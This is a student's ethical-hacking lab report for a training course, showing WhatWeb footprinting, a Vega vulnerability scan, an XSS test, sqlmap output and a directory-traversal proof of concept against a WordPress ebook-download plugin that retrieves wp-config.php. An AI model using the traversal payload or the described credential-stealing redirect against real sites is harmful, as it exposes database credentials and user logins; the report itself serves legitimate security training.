Lab8: Penetration Testing - Web Applications


INFO40587: ETHICAL HACKING

Kevin Harianto| 991602128 | July 9, 2024

Exercise 1: Gathering Information About a Target Using WhatWeb


1.1 OUTPUT SCREENSHOTS

Exercise 1, Step 7: You can export the result returned by WhatWeb. To export the result to a text file, type the command **whatweb --log-verbose=luxurytreats_report www.luxurytreats.com** and press **Enter**. This will generate a report with the name **luxurytreats_report** and saves this file in **root** folder.



```
┌─[pentester@parrot]─[~]
└──╼ $whatweb --log-verbose=luxurytreats_report www.luxurytreats.com
http://www.luxurytreats.com [200 OK] ASP_NET[4.0.30319], Bootstrap, Country[RESE
RVED][ZZ], Email[11250654_y@2x.jpeg,122768520_y@2x.jpeg,16988426_y@2x.jpeg,59071
265_y@2x.jpeg,8573572_y@2x.jpeg], HTTPServer[Microsoft-IIS/7.5], IP[172.19.19.7]
, JQuery[1.4.2], Microsoft-IIS[7.5], PasswordField[ctl00$BodyContentPlaceholder$
txt_password,password], Script[text/javascript], Title[ECCVApp][Title element co
ntains newline(s)!], X-Powered-By[ASP.NET]
┌─[pentester@parrot]─[~]
└──╼ $echo "## Screenshot by Kevin Harianto 991602128 ['date +"%F %T"'] ##"
## Screenshot by Kevin Harianto 991602128 ['date +%F %T'] ##
┌─[pentester@parrot]─[~]
└──╼ $
```

1.2 Questions



Question 8.1.1

Use the WhatWeb tool to perform website footprinting on the website www.luxurytreats.com. Enter the version number of the ASP.NET server-side application used to develop the web pages.


4.0.30319

✓ Correct

Exercise 2: Pentesting Identified Web Applications Vulnerabilities

2.1 OUTPUT SCREENSHOTS

Exercise 2, Step 8:
On completion of the scan, vega displays the scan alert summary, as shown in the screenshot



Scan Alert Summary

High		(17 found)
Cleartext Password over HTTP	5	
Cross-Site Script Include	2	
SQL Injection	1	
Stored Cross Site Scripting	2	
SQLServer Error Detected - Possible SQL Injection	1	


2.2 Questions

No Questions

Exercise 3: Exploiting Directory Traversal Vulnerability in WordPress Application

3.1 OUTPUT SCREENSHOTS

Exercise 3, Step 6: A pop-up window appears displaying **XSS attack**. This proves that the website is vulnerable to XSS attack. Click **OK** and close all the opened windows.



Applications
Places
System
Wed Jul 10, 10:29
ECCVApp - Mozilla Firefox
ECCVApp
www.luxurytreats.com/Contactus.aspx
LuxuryTreats
WORLDWIDE HOTEL RESERVATIONS
Home
About
Contact
Login
OK
Read www.luxurytreats.com

XSS attack

WE'D LOVE TO HEAR FROM Y

Our Branches

Service is always #1 to us, and we would love to hear your [dialog] and tell us what you think! Please no spam / trolling, and keep it respectful.

We will answer your questions in the order they were recei

Email:vega@example.com (Email Address Verified!)
Comment:
vega


Email:vega@example.com (Email Address Verified!)
Comment:
vega

Email:vega@example.com (Email Address Verified!)
Comment:
vega

Email:vega@example.com (Email Address Verified!)

Exercise 3, Step 24: The passwords for the respective usernames are cracked as shown in the screenshot. The screenshot also displays the columns present in the **CustomerLogin** table.

NOTE: Due to SQLMap being outdated but still being able to use the commands to verify whether the site is injectable, I am still able to do the lab but get slightly different results, with certain abilities of SQLMap being unavailable.



```
[10:42:05] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[10:42:05] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[10:42:05] [INFO] testing 'Oracle AND time-based blind'
[10:42:06] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[10:42:06] [WARNING] POST parameter 'remember' does not seem to be injectable
[10:42:06] [CRITICAL] all tested parameters do not appear to be injectable. Try
to increase values for '--level'/'--risk' options if you wish to perform more te
sts. If you suspect that there is some kind of protection mechanism involved (e.
g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comme
nt') and/or switch '--random-agent'
[10:42:06] [WARNING] your sqlmap version is outdated

[*] ending @ 10:42:06 /2024-07-10/

┌─[pentester@parrot]─[~/vega]
└──╼ $echo "## Screenshot by Kevin Harianto 991602128 ['date +"%F %T"'] ##"
## Screenshot by Kevin Harianto 991602128 ['date +%F %T'] ##
┌─[pentester@parrot]─[~/vega]
└──╼ $
```

3.2 Questions


No questions.

Exercise 4: Performing Dictionary Attack on a WordPress Web Application using Burp Suite

4.1 OUTPUT SCREENSHOTS

Exercise 4, Step 27: The profile of **sam** appears as shown in the screenshot.


NOTE: the webpage is currently offline, so the cookies were unable to be obtained. I was still able to showcase my understanding to redirect users to steal their login credentials though.



Server Error

404 - File or directory not found.


The resource you are looking for might have been removed, had its name changed, or is temporarily unavailable.



steve profile

ID:	4
First Name:	steve
Last Name:	jobs
Email:	steve@abc.com
Gender:	male
Date of Birth:	20-05-1983

4.2 Questions



Question 8.4.1

Perform a cross-site scripting attack on the website www.luxurytreats.com using JavaScript. Is the website vulnerable to XSS attacks (Yes/No)?


Yes

✓ Correct

Exercise 5: Exploiting WordPress Web Application Vulnerability by Uploading a Customized Shell

5.1 OUTPUT SCREENSHOTS

Exercise 5, Step 9: It is observed that directory traversal vulnerability is present in **filedownload.php**. We shall now use this URL to download the **wp-config.php** file




```
# Website Author: https://github.com/Wad-Deek
# Software Link: https://downloads.wordpress.org/plugin/ebook-download.zip
# Version: 1.1
# Tested on: Xampp on Windows7

[Version Disclosure]
======================================
http://localhost/wordpress/wp-content/plugins/ebook-download/readme.txt
======================================

[PoC]
======================================
/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../wp
-config.php
======================================┌─[pentester@parrot]─[~/vega]
└──╼ $echo "## Screenshot by Kevin Harianto 991602128 ['date +"%F %T"'] ##"
## Screenshot by Kevin Harianto 991602128 ['date +%F %T'] ##
┌─[pentester@parrot]─[~/vega]
└──╼ $S
```

Exercise 5, Step 15: Minimize the browser window, and navigate to **Places** and click **Home Folder** to view the downloaded **wp-config.php** file.




```
../../../wp-config.php../../../wp-config.php../../../wp-config.php<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'wpadmin');
```

5.2 Questions



Question 8.5.1

Perform directory traversal attacks on the WordPress website http://www.cpent.com using the SearchSploit tool to gain access to sensitive information. Enter the exploit ID of the identified directory traversal vulnerability.

